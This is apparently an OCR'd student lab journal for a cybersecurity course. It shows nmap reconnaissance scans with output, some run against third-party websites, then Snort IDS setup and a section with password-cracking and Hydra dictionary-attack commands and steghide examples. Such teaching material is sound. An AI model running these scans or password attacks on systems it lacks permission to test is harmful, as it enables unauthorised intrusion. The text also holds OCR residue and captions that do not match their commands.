
● Protocol Analysis: Examining how protocols (e.g., HTTP, DNS) are being used.


● Malicious Activity Detection: Identifying potential security threats like unauthorized access or malware.

● Debugging and Troubleshooting: Diagnosing communication issues in the network.

Output:

PORT SCANNING USING NMAP





nmap -open scanme.nmap.org //scan through website name

```
C:\Program Files (x86)\Nmap>nmap -open google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:27 India Standard Time
Nmap scan report for google.com (142.250.192.142)
Host is up (0.0014s latency).
rDNS record for 142.250.192.142: bom12s18-in-f14.1e100.net
Not shown: 998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 15.84 seconds
```

nmap -open 192.168.204.93 //scan through ip address

```
C:\Program Files (x86)\Nmap>nmap -open 192.168.204.93
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:29 India Standard Time
Nmap scan report for 192.168.204.93
Host is up (0.00090s latency).
Not shown: 999 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 04:D9:C8:66:07:55 (Hon Hai Precision Industry)

Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds
```

nmap -p 80 scanme.nmap.org //scan single port no. using website

```
C:\Program Files (x86)\Nmap>nmap -p 80 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:32 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.63 seconds
```

nmap -p 80 192.168.204.87

```
C:\Program Files (x86)\Nmap>nmap -p 80 192.168.204.87
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:37 India Standard Time
Nmap scan report for 192.168.204.87
Host is up (0.00s latency).

PORT   STATE  SERVICE
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 11.16 seconds
```

nmap -p 1-200 scanme.nmap.org //Scan specified range of ports

```
C:\Program Files (x86)\Nmap>nmap -p 1-200 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:38 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 197 filtered tcp ports (no-response)
PORT    STATE  SERVICE
21/tcp  closed ftp
80/tcp  open   http
110/tcp closed pop3
```

nmap -p 1-65535 scanme.nmap.org //Scan entire port range

```
C:\Program Files (x86)\Nmap>nmap -p 1-65535 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:41 India Standard Time
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.65% done; ETC: 15:53 (0:11:39 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.65% done; ETC: 15:53 (0:11:38 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.89% done; ETC: 15:50 (0:09:03 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.90% done; ETC: 15:50 (0:09:02 remaining)
Stats: 0:02:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.36% done; ETC: 15:47 (0:03:52 remaining)
Stats: 0:02:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.37% done; ETC: 15:47 (0:03:52 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    closed ftp
110/tcp   closed pop3
443/tcp   closed https
465/tcp   closed smtps
587/tcp   closed submission
993/tcp   closed imaps
995/tcp   closed pop3s
2048/tcp  closed dls-monitor
2073/tcp  closed gxs-data-port
2095/tcp  closed nbx-ser
2443/tcp  closed powerclientcsf
8012/tcp  closed unknown
8080/tcp  closed http-proxy
8443/tcp  closed https-alt
37777/tcp closed unknown
37778/tcp closed unknown
```

nmap -F scanme.nmap.org //Scan top 100 ports

```
C:\Program Files (x86)\Nmap>nmap -F scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:47 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Not shown: 91 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   closed ftp
110/tcp  closed pop3
443/tcp  closed https
465/tcp  closed smtps
587/tcp  closed submission
993/tcp  closed imaps
995/tcp  closed pop3s
8080/tcp closed http-proxy
8443/tcp closed https-alt

Nmap done: 1 IP address (1 host up) scanned in 16.35 seconds
```

NETWORK SCANNING USING NMAP TOOL

nmap -sP www.gnims.com // Ping Scan to website

```
C:\Program Files (x86)\Nmap>nmap -sP www.techpanda.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:49 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds
```

```
C:\Program Files (x86)\Nmap>nmap -sP www.w3school.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:51 India Standard Time
Nmap scan report for www.w3school.com (93.127.191.6)
Host is up (0.34s latency).
Nmap done: 1 IP address (1 host up) scanned in 11.43 seconds
```

nmap -Pn www.gnims.com // No Ping Scan to website

```
C:\Program Files (x86)\Nmap>nmap -Pn www.techpanda.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:54 India Standard Time
Nmap scan report for www.techpanda.com (3.33.152.147)
Host is up (0.026s latency).
Other addresses for www.techpanda.com (not scanned): 15.197.142.173
rDNS record for 3.33.152.147: a4ec4c6ea1c92e2e6.awsglobalaccelerator.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds
```

Activate Wi
Go to Settings

nmap -sP 192.168.204.93 // Ping Scan to host

```
C:\Program Files (x86)\Nmap>nmap -sP 45.33.32.156
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:53 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

```
Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds

C:\Program Files (x86)\Nmap>nmap -sP 192.168.204.93
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:56 India Standard Time
Nmap scan report for 192.168.204.93
Host is up (0.0010s latency).
MAC Address: 04:D9:C8:66:07:55 (Hon Hai Precision Industry)
Nmap done: 1 IP address (1 host up) scanned in 11.15 seconds
```

Activate W
Go to Settings

```
C:\Program Files (x86)\Nmap>nmap -sP 192.168.1.1-255
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:56 India Standard Time
Stats: 0:01:01 elapsed; 0 hosts completed (0 up), 255 undergoing Ping Scan
Ping Scan Timing: About 29.90% done; ETC: 16:00 (0:02:23 remaining)
Stats: 0:01:02 elapsed; 0 hosts completed (0 up), 255 undergoing Ping Scan
Ping Scan Timing: About 30.39% done; ETC: 16:00 (0:02:22 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.00088s latency).
Nmap done: 255 IP addresses (1 host up) scanned in 86.13 seconds
```

Activate W
Go to Setting

nmap -sU www.gnims.com   //UDP Scan

```
C:\Program Files (x86)\Nmap>nmap -sU scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 15:59 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Not shown: 996 open|filtered udp ports (no-response)
PORT     STATE  SERVICE
21/udp   closed ftp
80/udp   closed http
443/udp  closed https
2048/udp closed dls-monitor

Nmap done: 1 IP address (1 host up) scanned in 27.48 seconds
```

Activate V
Go to Setting

```
C:\Program Files (x86)\Nmap>nmap -sU www.gnims.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 16:06 India Standard Time
Nmap scan report for www.gnims.com (162.215.226.7)
Host is up (0.26s latency).
rDNS record for 162.215.226.7: 162-215-226-7.unifiedlayer.com
All 1000 scanned ports on www.gnims.com (162.215.226.7) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 27.48 seconds
```

Activate W
Go to Settings

nmap -O www.gnims.com // OS detection Scan

```
C:\Program Files (x86)\Nmap>nmap -O www.gnims.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 16:07 India Standard Time
Nmap scan report for www.gnims.com (162.215.226.7)
Host is up (0.26s latency).
rDNS record for 162.215.226.7: 162-215-226-7.unifiedlayer.com
All 1000 scanned ports on www.gnims.com (162.215.226.7) are in ignored states.
Not shown: 998 filtered tcp ports (no-response), 2 filtered tcp ports (host-prohibited)
Too many fingerprints match this host to give specific OS details

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.16 seconds
```

```
C:\Program Files (x86)\Nmap>nmap -O scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 16:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   closed ftp
80/tcp   open   http
110/tcp  closed pop3
443/tcp  closed https
465/tcp  closed smtps
587/tcp  closed submission
993/tcp  closed imaps
995/tcp  closed pop3s
2048/tcp closed dls-monitor
8080/tcp closed http-proxy
8443/tcp closed https-alt
Device type: general purpose|firewall
Running (JUST GUESSING): Linux 4.X|5.X|6.X|2.6.X (94%), IPFire 2.X (87%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:ipfire:ipfire:2.27 cpe:/o:linux:linux_kernel:5.15 cpe:/o:li
nux:linux_kernel:6.1 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 4.19 - 5.15 (94%), Linux 4.15 (89%), IPFire 2.27 (Linux 5.15 - 6.1) (87%)
, Linux 5.4 (87%), Linux 2.6.32 (86%)
No exact OS matches for host (test conditions non-ideal).
```

nmap -sV www.gnims.com // Version Scan

```
C:\Program Files (x86)\Nmap>nmap -sV www.gnims.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 16:09 India Standard Time
Nmap scan report for www.gnims.com (162.215.226.7)
Host is up (0.26s latency).
rDNS record for 162.215.226.7: 162-215-226-7.unifiedlayer.com
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
80/tcp  open   http    nginx
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.87 seconds
```

nmap -sO www.gnims.com // Protocol Scan

```
C:\Program Files (x86)\Nmap>nmap -sO www.gnims.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 16:12 India Standard Time
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 93.55% done; ETC: 16:13 (0:00:04 remaining)
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 93.75% done; ETC: 16:13 (0:00:04 remaining)
Nmap scan report for www.gnims.com (162.215.226.7)
Host is up (0.26s latency).
rDNS record for 162.215.226.7: 162-215-226-7.unifiedlayer.com
All 256 scanned ports on www.gnims.com (162.215.226.7) are in ignored states.
Not shown: 256 open|filtered n/a protocols (no-response)

Nmap done: 1 IP address (1 host up) scanned in 80.78 seconds
```

Activate Windo
Go to Settings to ac

https://www.slideshare.net/slideshow/understanding-nmap/51706108

```
C:\Program Files (x86)\Nmap>nmap -sO 192.168.204.241
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 16:16 India Standard Time
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 80.18% done; ETC: 16:17 (0:00:07 remaining)
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 80.57% done; ETC: 16:17 (0:00:07 remaining)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 88.38% done; ETC: 16:17 (0:00:06 remaining)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 88.77% done; ETC: 16:17 (0:00:05 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:17 (0:00:00 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:17 (0:00:00 remaining)
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:18 (0:00:00 remaining)
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:18 (0:00:00 remaining)
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:18 (0:00:00 remaining)
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:18 (0:00:00 remaining)
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:18 (0:00:00 remaining)
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 99.99% done; ETC: 16:18 (0:00:00 remaining)
Nmap scan report for 192.168.204.241
Host is up (0.0022s latency).
Not shown: 250 closed n/a protocols (proto-unreach)
PROTOCOL STATE         SERVICE
1        open          icmp
2        open|filtered igmp
6        open          tcp
17       open          udp
50       open|filtered esp
51       open|filtered ah
MAC Address: 04:D9:C8:65:B3:04 (Hon Hai Precision Industry)

Nmap done: 1 IP address (1 host up) scanned in 93.46 seconds
```

Activate Wind
Go to Settings to a

Footprint Snort (IDS)

```
C:\>cd Snort

C:\Snort>cd bin

C:\Snort\bin>snort -V

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11
```

```
C:\Snort\bin>snort -w
snort: option requires an argument -- w

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11
```

```
USAGE: snort [-options] <filter options>
       snort /SERVICE /INSTALL [-options] <filter options>
       snort /SERVICE /UNINSTALL
       snort /SERVICE /SHOW
Options:
       -A         Set alert mode: fast, full, console, test or none  (alert file alerts only
       -b         Log packets in tcpdump format (much faster!)
       -B <mask>  Obfuscated IP addresses in alerts and packet dumps using CIDR mask
       -c <rules> Use Rules File <rules>
       -C         Print out payloads with character data only (no hex)
       -d         Dump the Application Layer
       -e         Display the second layer header info
       -E         Log alert messages to NT Eventlog. (Win32 only)
       -f         Turn off fflush() calls after binary log writes
       -F <bpf>   Read BPF filters from file <bpf>
       -G <0xid>  Log Identifier (to uniquely id events for multiple snorts)
       -h <hn>    Set home network = <hn>
                  (for use with -l or -B, does NOT change $HOME_NET in IDS mode)
       -H         Make hash tables deterministic.
       -i <if>    Listen on interface <if>
       -I         Add Interface name to alert output
       -k <mode>  Checksum mode (all,noip,notcp,noudp,noicmp,none)
       -K <mode>  Logging mode (pcap[default],ascii,none)
       -l <ld>    Log to directory <ld>
       -L <file>  Log to this tcpdump file
       -n <cnt>   Exit after receiving <cnt> packets
       -N         Turn off logging (alerts still work)
       -O         Obfuscate the logged IP addresses
```

```
C:\Snort\bin>snort.exe
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{87B9177C-D4D9-4410-97C6-FA40C9DD7A8B}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=16320)
```

Activate Windows
Go to Settings to activate

```
Commencing packet processing (pid=16320)
*** Caught Int-Signal
===============================================================================
Run time for packet processing was 52.426000 seconds
Snort processed 0 packets.
Snort ran for 0 days 0 hours 0 minutes 52 seconds
   Pkts/sec:           0
===============================================================================
Packet I/O Totals:
   Received:           0
   Analyzed:           0 (  0.000%)
    Dropped:           0 (  0.000%)
   Filtered:           0 (  0.000%)
Outstanding:           0 (  0.000%)
   Injected:           0
===============================================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:           0 (  0.000%)
       VLAN:           0 (  0.000%)
        IP4:           0 (  0.000%)
       Frag:           0 (  0.000%)
       ICMP:           0 (  0.000%)
        UDP:           0 (  0.000%)
        TCP:           0 (  0.000%)
        IP6:           0 (  0.000%)
    IP6 Ext:           0 (  0.000%)
   IP6 Opts:           0 (  0.000%)
      Frag6:           0 (  0.000%)
      ICMP6:           0 (  0.000%)
```

```
C:\Snort\bin>snort --h
snort: option `--h' is ambiguous

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

USAGE: snort [-options] <filter options>
       snort /SERVICE /INSTALL [-options] <filter options>
       snort /SERVICE /UNINSTALL
       snort /SERVICE /SHOW
Options:
       -A         Set alert mode: fast, full, console, test or none  (alert file alerts only)
       -b         Log packets in tcpdump format (much faster!)
       -B <mask>  Obfuscated IP addresses in alerts and packet dumps using CIDR mask
       -c <rules> Use Rules File <rules>
       -C         Print out payloads with character data only (no hex)
       -d         Dump the Application Layer
       -e         Display the second layer header info
       -E         Log alert messages to NT Eventlog. (Win32 only)
       -f         Turn off fflush() calls after binary log writes
       -F <bpf>   Read BPF filters from file <bpf>
       -G <0xid>  Log Identifier (to uniquely id events for multiple snorts)
       -h <hn>    Set home network = <hn>
                  (for use with -l or -B, does NOT change $HOME_NET in IDS mode)
       -H         Make hash tables deterministic.
```

```
C:\Snort\bin>Snort -v -i3
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{96962F11-CCDC-4D13-AB28-9E8633B3299C}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=12604)
```

Activate Windows
Go to Settings to activate Win

```
===============================================================================

Memory Statistics for File at:Thu Sep 19 12:47:51 2024

Total buffers allocated:            0
Total buffers freed:                0
Total buffers released:             0
Total file mempool:                 0
Total allocated file mempool:       0
Total freed file mempool:           0
Total released file mempool:        0

Heap Statistics of file:
          Total Statistics:
               Memory in use:               0 bytes
                No of allocs:               0
                 No of frees:               0
===============================================================================
Snort exiting
```

Go

Practical 3

Aim: Malware Threats: Worms, viruses, Trojans: Using the software tools/commands to perform the following, generate an analysis report:

A. Password cracking.

B. Dictionary attack.

C. Encrypt and decrypt passwords.

E. Steganography Theory

Theory:

Malware Threats: Worms, Viruses, and Trojans

Malware, short for malicious software, includes various types like worms, viruses, and Trojans, each designed to cause harm or unauthorized access to systems. **Worms** are self-replicating programs that spread without user intervention, often exploiting network vulnerabilities. **Viruses** attach themselves to legitimate files, executing when those files are opened, causing damage or spreading to other files. **Trojans** disguise themselves as legitimate software but, once installed, provide unauthorized access to malicious actors. These threats can be used to steal data, disrupt services, or gain control over systems, making them significant concerns in cybersecurity.

A. Password Cracking

Password cracking involves attempting to discover a password using various methods. Tools like **John the Ripper** and **Hydra** are popular for cracking passwords. These tools utilize multiple techniques, such as dictionary and brute-force attacks, to guess passwords based on known patterns or combinations.

Command Example:
john --wordlist=passwords.txt hashed_passwords.txt (John the Ripper using a dictionary file)

B. Dictionary Attack

A dictionary attack is a password-cracking technique that uses a predefined list of words, or "dictionary," to attempt matches. Tools like **Hydra** and **Medusa** are commonly used to automate this process, targeting login systems with a wordlist of commonly used passwords.

Command Example:
hydra -l user -P passwords.txt ftp://example.com (Hydra targeting an FTP server)

C. Encrypt and Decrypt Passwords

Encryption transforms plaintext into unreadable data, while decryption reverses the process. Tools like **OpenSSL** allow encryption and decryption of passwords using various algorithms like AES or DES.

Command Example:


- Encryption: openssl enc -aes-256-cbc -in password.txt -out password.enc
- Decryption: openssl enc -aes-256-cbc -d -in password.enc -out password.txt


D. Steganography Theory

Steganography is the practice of hiding data within other non-suspicious files, such as images or audio. Unlike encryption, which scrambles data, steganography conceals its existence. Tools like **Steghide** or **OpenStego** are used to embed and extract hidden data from files.

Command Example:
steghide embed -cf image.jpg -ef secret.txt (Hiding a text file in an image)
steghide extract -sf image.jpg (Extracting the hidden text file)

